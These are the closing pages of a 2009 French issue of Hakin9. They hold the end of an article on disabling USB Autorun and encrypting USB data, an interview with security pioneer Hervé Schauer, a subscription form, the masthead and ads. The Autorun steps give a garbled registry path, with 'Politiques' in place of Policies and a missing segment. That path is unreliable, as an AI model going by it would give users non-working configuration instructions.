Normalement, un dispositif USB de stockage ne permet pas cette exécution automatique. Le standard U3 a fait en sorte que les clés USB soient vues comme un lecteur de CD ou de DVD lors de leur insertion, rendant ainsi possible la fonction Autorun pour ces dispositifs. Cette fonction n'étant pas forcément nécessaire il peut être intéressant de la désactiver.

Chiffrement et intégrité des informations contenues dans la clé

Il existe plusieurs solutions assurant l'intégrité et le chiffrement des données contenues sur les clés USB. Notons que les informations relatives à l'intégrité ou au chiffrement ne doivent pas être placées sur la clé elle-même:

- Vérifier, en cas de soupçon, tout fichier inconnu trouvé sur une clé USB.
- Protéger les données placées sur une clé USB sous une forme chiffrée nécessitant une extraction pour pouvoir les utiliser. Cette solution introduit une étape supplémentaire qui peut paraître contraignante mais particulièrement utile...

Gestion de l'exécution automatique dans votre réseau

En tant qu'administrateur, vous disposez de plusieurs façons de gérer l'exécution automatique à travers votre réseau. Il est possible d'empêcher un utilisateur d'activer l'exécution automatique sur les supports amovibles et les CD en modifiant

le paramètre NoDriveTypeAutoRun qui contrôle l'activation ou non de l'exécution automatique pour les périphériques. Sous Windows, à l'aide de l'éditeur de la base de registre *regedit* suivre le chemin suivant: *HKEY_CURRENT_USER/Software/Microsoft/CurrentVersion/Politiques/Explorer/*. Le paramètre *NoDriveTypeAutoRun* défini sur 0x95, désactive l'exécution automatique sur les lecteurs, les périphériques réseaux et les périphériques amovibles inconnus. À partir de Windows XP SP2 (SP3 inclus), le paramètre NoDriveTypeAutoRun est configuré sur 0x91 par défaut. Cela active l'exécution automatique sur les périphériques de stockage amovibles. En utilisant la stratégie de groupe, il existe un paramètre sous *Configuration utilisateur/Modèles d'administration/Composants Windows/Stratégies de lecture automatique* qui vous permet de gérer le paramètre NoDriveTypeAutoRun. La sélection de l'option *Désactiver l'exécution automatique et sélectionner les lecteurs de CD-ROM et lecteurs amovibles* désactive l'exécution automatique sur les deux types de lecteurs. Pour Windows Vista allez à la clé suivante: *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Cdrom*

Modifiez la chaîne *AutoRun* selon votre choix:

- tapez la valeur 1 pour activer l'AutoRun
- tapez la valeur 0 pour désactiver l'AutoRun

Conclusion

Pour conclure, nous pouvons donc dire qu'il est important de ne pas connecter sa clé usb sur n'importe quel ordinateur d'autant plus si elle possède des données confidentielles. Pensez à crypter ses données et à bien les effacées lorsque vous les supprimer de la clé. Seul les utilisateurs windows semble vraiment affectés par ce problème, mais il s'agit du système le plus représenté; Donc attention!

Renard Nicolas

Nicolas Renard – certifié CISCO CCNA et Network Security, l'auteur est passionné par la sécurité informatique depuis son enfance. Il souhaite travailler dans ce domaine.

Pour contacter l'auteur : nicolas.renard@supinfo.com




Figure 1. GonZor, Payload Config

BULLETIN D'ABONNEMENT

Merci de remplir ce bon de commande et de nous
le retourner par fax : **(+48) 22 244 24 59**
ou par courrier :

Software-Wydawnictwo Sp. z o.o.,
Bokserska 1, 02-682 Varsovie, Pologne
Tél. **(+33) 170 610 717**
E-mail : **abonnement@software.com.pl**
Yahoo Messenger : **software_abonnement**

Prénom/Nom

Entreprise

Adresse

Code postal

Ville

Téléphone

Fax

Je souhaite recevoir l'abonnement à partir du numéro

En cadeau je souhaite recevoir

E-mail (indispensable pour envoyer la facture)

PRIX D'ABONNEMENT À HAKIN9 COMMENT SE DÉFENDRE : 35 €

Je règle par :

Carte bancaire n° CB

□□□□ □□□□ □□□□ □□□□

code CVC/CVV □□□□

expire le _____ date et signature obligatoires

type de carte (MasterCard/Visa/Diners Club/Polcard/ICB)

Chèque

À la ordre de :

Software-Wydawnictwo Sp z o.o.
Bokserska 1, 02-682 Varsovie
Pologne

Virement bancaire :

Nom banque :

Société Générale Chasse/Rhône

banque guichet numéro de compte clé Rib

30003 01353 00028010183 90

IBAN : FR76 30003 01353 00028010183 90

Adresse Swift (Code BIC) : SOGEFRPP

**Abonnez-vous
et recevez
un cadeau !**

Interview d'Hervé Schauer



Hervé Schauer, le pionnier de la sécurité informatique en France, nous a accordé un entretien exclusif.

Vous êtes la principale figure de la sécurité informatique en France.

Racontez-nous votre histoire, comment êtes-vous «tombé» dans la sécurité, quand avez-vous commencé ?

J'ai commencé au milieu des années 80. Pendant que j'étais à l'Université, je croisais des pseudos-pirates. À l'époque le réseau était Transpac en X25 qui ne proposait que la fonction PAD, le telnet d'aujourd'hui, nous avions au bout principalement PrimeOS, VM/CMS et VMS, et puis avec les universités Unix BSD 4.2 au lieu de VMS sur les Vax de Digital et les premiers Unix commerciaux pour les serveurs minitel. J'ai croisé encore plus de pirates quand j'ai monté une société de serveurs minitel. C'était l'époque des 3615 (minitel), et nous nous sommes faits pirater, même si c'est une manière de parler. J'étais toujours à l'université et ma passion pour la sécurité est venue de ma curiosité à comprendre comment marchaient tous ces mécanismes et quelles erreurs de configuration, de programmation ou de conception permettaient ces intrusions. Les pirates de l'époque, eux, cherchaient à gagner les concours qui permettaient de gagner des téléphones ou des voyages sur des 3615. En piratant le serveur minitel, ils avaient les résultats des questions des concours, ou mieux ils mettaient directement leur nom en tête du fichier des gagnants. En 1987 a été lancé le groupe sécurité de l'Association

Française des Utilisateurs d'Unix. J'y suis allé et ma passion ne s'est pas modérée depuis. Aujourd'hui c'est devenu l'OSSIR (Observatoire de la Sécurité des Systèmes d'Information et des Réseaux) (www.ossir.org) où je suis toujours animateur. 21 ans de sécurité Unix ne me rajeunissent pas.

J'ai lu aussi dans votre biographie que vous aviez inventé le firewall? C'est vrai?

HS: Oui et non, le filtrage IP a, lui, été inventé en 1989 par la société Network Systems de Minneapolis, sur un contrat de recherche de la DARPA, une agence américaine de défense qui finançait des projets de recherche. Beaucoup plus tard Network Systems a été rachetée par StorageTek. Vous voyez encore aujourd'hui dans les sources des routeurs Cisco et Nortel (anciennement Bay Networks, anciennement Wellfleet), que le filtrage IP a été programmé en 1991 dans leurs équipements. Il l'ont présenté au public en 1992, en même temps que moi et mon collègue de l'époque Christophe Wolfhugel. Nous présentions notre firewall appelé garde-barrière (gatekeeper) à l'époque avec nos relais telnet et FTP avec authentification des utilisateurs en coupure, et notre DNS privé/public. C'est grâce à un contrat de recherche avec le CNES (Agence française de l'espace) (www.cnes.fr) en 1991 que nous avons pu présenter cette innovation.

Vous avez fait fortune alors?

Pas du tout, nous n'avons déposé aucun brevet, nous avons publié et donné à la communauté notre idée. Elle a été reprise dans l'ensemble des firewalls par la suite, DEC SEAL d'où vient aussi TIS FWTK et TIS Gauntlet, desquels viennent aussi Raptor. J'étais dans un groupe qui s'appelait logiciel du domaine public, nous constituions des bandes pour échanger du logiciel, je n'avais pas l'esprit de la propriété intellectuelle mais plutôt celui du partage.

Qu'est devenu votre firewall?

Il a très vite été étendu à de nombreux protocoles comme X11, puis a été commercialisé par une société française : Solsoft. Comme nous étions consultants, nous n'avions pas vocation à développer du logiciel commercial. Une partie du logiciel est devenu un logiciel de configuration de firewalls, appelé Net Partitionner, désormais commercialisé par Exaproprotect, il marche bien aux USA, et la partie relais a, elle, été publiée en logiciel libre par Solsoft sous le nom NSM, puis elle a été reprise et elle est aujourd'hui supportée par la société INL qui commercialise un firewall libre complet.

Après cette aventure qu'avez-vous fait?

C'était la grande époque des audits de sécurité et des tests d'intrusion. Nous



INTERVIEW D'HERVÉ SCHAUER

faisons des audits et du conseil et nous poursuivons toujours cette activité aujourd'hui. Les audits techniques et les tests d'intrusion sont notre cœur de métier. Nous n'avons pas de limites, nous auditons la sécurité aussi bien des réseaux industriels, que des grands réseaux d'opérateurs unifiés. Nous réalisons des audits d'applications aussi bien dans le secteur embarqué, SCADA, que dans les architectures internet et propriétaires. Bien sûr, depuis cette époque, nous avons en plus développé du conseil et de l'expertise sur les aspects organisationnels en sécurité, autour des normes ISO 27001.

Vous avez été un des tout premiers à vous investir dans la norme ISO 27001 et à en faire la promotion, pourquoi ?

Oui, dans le monde francophone, c'est à l'époque de la norme britannique BS7799 que nous avons été les premiers à dire que l'approche était la bonne, que le pragmatisme du système de management était ce qui manquait aux responsables sécurité et que c'est là qu'il fallait aller. Donc, bien sûr, quand la norme ISO 27001 est sortie en 2005, nous étions les premiers. Notre longue expérience dans les audits techniques nous avait déjà montré, à l'époque, que les mêmes problèmes reviennent perpétuellement, et que les services sécurité comme les services études ou la production informatique avaient de véritables difficultés à gérer la sécurité dans le temps. À chaque fois qu'un client atteignait une bonne sécurité elle ne tenait pas dans la durée, à chaque audit technique nous devions recommander l'application des correctifs de sécurité, qui existaient déjà avant qu'Internet n'aide leur diffusion, et nous devions aussi recentrer les clients sur ce qui importe réellement pour leur direction. La construction d'un SMSI (Système de Management de la Sécurité de l'Information) est la meilleure réponse que nous ayons trouvée, car cela impose l'amélioration continue et l'appréciation des risques.

Vous faites aussi la promotion de la norme ISO 25005 sur ce sujet de la gestion de risques, pourquoi là-aussi ?

Il y a des milliers de normes et seules quelques unes sont utiles à un large public. Il n'est pas très difficile de voir quelles sont celles qui répondent à un besoin. J'ai

commencé dans la normalisation avec POSIX dans les années 80 qui normalisait l'interface Unix. J'ai participé à la création de l'activité de normalisation en sécurité de l'information en 1991. Donc, j'en ai vu passer des normes... Je savais qu'en devenant norme ISO 27005, la gestion de risque aurait du succès, tout comme en devenant ISO 27001 la norme britannique BS7799-2 ferait l'unanimité. Une norme se doit d'être le consensus entre les points de vues des différents acteurs du marché et des différents pays. La norme ISO 27005 est un exemple de norme synthétique et consensuelle, vous y retrouvez dedans un peu du EBIOS du gouvernement français, un peu de la norme australienne, un peu de la norme britannique. De plus l'ISO 27005 est pratique et directement utilisable. Dans une société internationale, plus besoin que chacun mette en avant sa méthode nationale, l'ISO 27005 facilite les échanges et la compréhension mutuelle. Il était facile de prévoir que le monde adopterait cette norme, et c'est pour cela que nous avons transformé l'an dernier notre formation à la gestion de risques en formation certifiante Information Security Risk Manager, sur la base de l'ISO 27005.

Vos formations représentent quelle part de votre activité ?

Entre 35% et 40%, ce sont les formations certifiantes ISO 27001 Lead Auditor et ISO 27001 Lead Implementer qui ont accéléré le développement de l'activité formation, mais les formations techniques marchent bien surtout celles avec des travaux pratiques comme la formation aux Tests d'Intrusions. En 3 ans, nous avons formé plus de 500 personnes à l'ISO 27001 en français.

Comment expliquez-vous le succès de vos formations ?

La qualité : nos formateurs sont en premier lieu des consultants expérimentés. Ils sont là pour partager leur expérience et leur savoir-faire avec les stagiaires. Ils ne sont pas des formateurs à la chaîne. Nous sommes aussi généralement plusieurs instructeurs pour une même formation, afin d'avoir un suivi de chaque stagiaire notamment durant les travaux dirigés. Nous essayons d'avoir le meilleur équilibre entre ce que contiennent les transparents et ce que les stagiaires doivent noter. J'attache beaucoup d'importance aux exercices et leurs corrections et au

développement des qualités pédagogiques des consultants. Ceux qui participent aux formations sont aussi des pédagogues ; ils aiment donner des formations et sont volontaires pour cela. Nous avons encore progressé depuis que nous avons développé notre e-learning.

Sur quoi porte votre e-learning ? Pourquoi vous êtes lancé dans cette activité ?

Dans le prolongement des formations, il m'a semblé important d'avoir une offre complète. Nous avons un E-learning qui apprend à programmer en PHP en toute sécurité, et un qui explique l'ISO 27001 et les SMSI. Les développeurs ont de plus en plus de difficultés à bénéficier de formations. Je pense que le e-learning est une solution, et en entreprise les fraudes viennent de plus en plus d'applications web mal conçues ou mal développées. Pour l'ISO 27001 c'est la constatation que derrière un RSSI ou un responsable d'audit interne qui se forme une semaine chez nous, il y a de nombreuses personnes qui doivent juste comprendre les bases et ce public ne pourra pas se déplacer pour venir chez nous une journée ou une demi-journée. Le E-learning est alors la solution idéale et la formation de toutes les personnes impliquées dans un SMSI une obligation de la norme.

Vous mettez à disposition sur votre site énormément de ressources. Vous avez aussi un engagement associatif important. Que vous apportent ces publications et cet engagement ?

HS: J'ai toujours pensé que l'on gagnait par le partage de l'information et non par la rétention d'informations. Quand nous avons fait une présentation publique, il nous semble logique de mettre à disposition les transparents plutôt que de les garder confidentiels. Cela permet aussi que les gens nous connaissent. Dans le même état d'esprit je crois que les associations qui permettent de partager les expériences permettent un apport mutuel que tout un chacun devrait soutenir. Sur la sécurité technique, j'anime le groupe OSSIR-Paris qui existe depuis 1987. Sur les normes ISO 27001, je co-anime le Club 27001 de Paris. Et HSC participe à de nombreuses autres activités en sécurité, en normalisation, sur la continuité d'activité, les fichiers nominatifs. <http://www.hsc.fr>

EN MAI

Dans le prochain numéro

Toute l'actualité du prochain numéro sur le site www.hakin9.org/fr.

DOSSIER

SÉCURITÉ DES POSTES DE TRAVAIL MOBILES

Suite à la lecture de ce dossier vous apprendrez comment assurer la protection des données sensibles dans votre entreprise. L'article vous présentera les enjeux les plus récents ainsi que les méthodes de sécurisation.

PRATIQUE

Cette rubrique vous permettra de connaître une méthode d'attaque et d'appliquer les moyens de défense à mettre en place.

FOCUS

CERTIFICATION CISSP

Cette fois-ci nous vous présenterons tous les détails importants sur la certification CISSP – *Certified Information Systems Security Professional*. Nous vous invitons aussi à la lecture des astuces pour réussir sa certification.

FEUILLETON

Un regard précis et pertinent sur la sécurité informatique.

EN BREF

L'actualité du monde de la sécurité informatique et des systèmes d'information. Les nouvelles failles, les intrusions web et les nouvelles applications.

DATA RECOVERY

Dans cette rubrique vous allez suivre les risques liés aux données, de la clé USB au serveur, les risques de pertes, mais aussi de vol de données, les moyens de protections liés à ces périphériques.

SUR LE CD

COMME TOUJOURS DANS CHAQUE NUMÉRO NOUS VOUS PROPOSONS HAKIN9.LIVE AVEC LA DISTRIBUTION BACKTRACK 3.

APPLICATIONS COMMERCIALES EN VERSIONS COMPLÈTES ET DES PROGRAMMES EN EXCLUSIVITÉ, POUR LA SÉCURITÉ, LA PROTECTION ET LA STABILITÉ DE VOTRE SYSTÈME.

DES TUTORIELS VIDÉO PRATIQUES AFIN DE MIEUX COMPRENDRE LES MÉTHODES OFFENSIVES.

VOUS SOUHAITEZ COLLABORER À L'ÉLABORATION D'ARTICLES ? N'HÉSITEZ PAS À NOUS CONTACTER! FR@HAKIN9.ORG

Ce numéro sera disponible en Mai
La rédaction se réserve le droit de modifier le contenu de la revue.

HAKIN9

Le bimensuel hakin9 est publié par Software-Wydawnictwo Sp. z o.o.

Président de Software-Wydawnictwo Sp. z o.o. :

Paweł Marciniak

Directrice de la publication : Dominika Baran

Rédactrice en chef : Dominika Baran

dominika.baran@hakin9.org

Fabrication : Marta Kurpiewska

marta.kurpiewska@software.com.pl

DTP :

Marcin Ziółkowski Graphics & Design Studio

e-mail : marcin@gdstudio.pl

<http://www.gdstudio.pl>

Couverture : Agnieszka Marchocka

Couverture CD : Łukasz Pabian

Publicité : publicite@software.com.pl

Abonnement : abonnement@software.com.pl

Diffusion : Katarzyna Winiarz

katarzyna.winiarz@software.com.pl

Dépôt légal : à parution

ISSN : 1731-7037

Distribution : MLP

Parc d'activités de Chesnes, 55 bd de la Noيرة BP

59 F - 38291 SAINT-QUENTIN-FALLAVIER CEDEX

(c) 2009 Software-Wydawnictwo, tous les

droits réservés

Béta-testeurs : Didier Sicchia, Ignace Kangni Kueviakoé, JF Albertini, Frédéric Jean Bassaber, Yves Goux, Clément Facciolo, Grégory Carlet, Rudy Kommer, Anthony Foignant, Vincent le Toux

Correction : Clément Quinton

Les personnes intéressées par la coopération sont invitées à nous contacter : fr@hakin9.org

Préparation du CD : Rafał Kwaśny

Imprimerie, photogravure : 101 Studio, Firma Tgi Ekonomiczna 30/36, 93-426 Łódź
Imprimé en Pologne

Adresse de correspondance :

Software-Wydawnictwo Sp. z o.o.
Bokszerska 1, 02-682 Varsovie, Pologne
Tél. +48 22 427 32 87, Fax. +48 22 244 24 59
www.hakin9.org

Abonnement (France métropolitaine, DOM/TOM) : 1 an (soit 6 numéros) 35 €
La rédaction fait tout son possible pour s'assurer que les logiciels sont à jour, elle décline toute responsabilité pour leur utilisation.

Elle ne fournit pas de support technique lié à l'installation ou l'utilisation des logiciels enregistrés sur le CD-ROM.

Tous les logos et marques déposés sont la propriété de leurs propriétaires respectifs. Pour créer les diagrammes on a utilisé le programme



Le CD-ROM joint au magazine a été testé avec AntiVirenKit de la société G Data Software Sp. z o.o.

La rédaction utilise le système PAO



AVERTISSEMENT

Les techniques présentées dans les articles ne peuvent être utilisées qu'au sein des réseaux internes.

La rédaction du magazine n'est pas responsable de l'utilisation incorrecte des techniques présentées.

L'utilisation des techniques présentées peut provoquer la perte des données !

La rédaction se réserve le droit de modifier le contenu de la revue

solutions
linux
opensource

Le Salon européen dédié à Linux et aux Logiciels Libres



31 mars, 1^{er} et 2 avril 2009
Paris Expo - Porte de Versailles

pour visiter le salon et obtenir votre badge d'accès gratuit,
connectez-vous sur **www.solutionslinux.fr**

un événement

Tarsus


Solutions Linux/Open Source - 2/6 rue des Bourets - 92150 Suresnes
Tél : 33 (0) 1 41 18 63 33 - Fax : 33 (0) 1 41 18 60 68 - www.solutionslinux.fr

POUR UNE DÉMO WAB EN LIGNE APPELEZ WALLIX : +33 (0)1 53 42 12 90

TRACABILITÉ ENREGISTREMENT DES SESSIONS CONTRÔLE D'ACCÈS AUDIT SINGLE SIGN-ON



**Avec WAB,
vous maîtrisez le niveau de sécurité de votre SI !**



ADMINBASTION

sales@wallix.com

Le **WAB (Wallix AdminBastion)** est une solution permettant de contrôler les connexions et de tracer les opérations techniques exécutées sur les équipements composant le système d'information de l'Entreprise. AdminBastion permet d'appliquer des politiques de contrôle d'accès, de centraliser et simplifier la gestion des mots de passe, d'enregistrer les actions exécutées sur les équipements.

- Vous savez en temps réel ou en différé qui fait quoi, quand, où et comment
- Chaque administrateur se connecte aux différents équipements avec un seul et même couple login/password
- Les actions déclenchées sur l'équipement visé sont enregistrées en continu
- Vous contrôlez les accès aux équipements (Windows, Unix, Linux et Réseau)
- Aucun agent à installer, ni sur les postes clients, ni sur les équipements administrés
- WAB existe en différentes versions (WAB 50, 200 et 400) selon le nombre d'équipements à administrer

www.adminbastion.com

www.wallix.com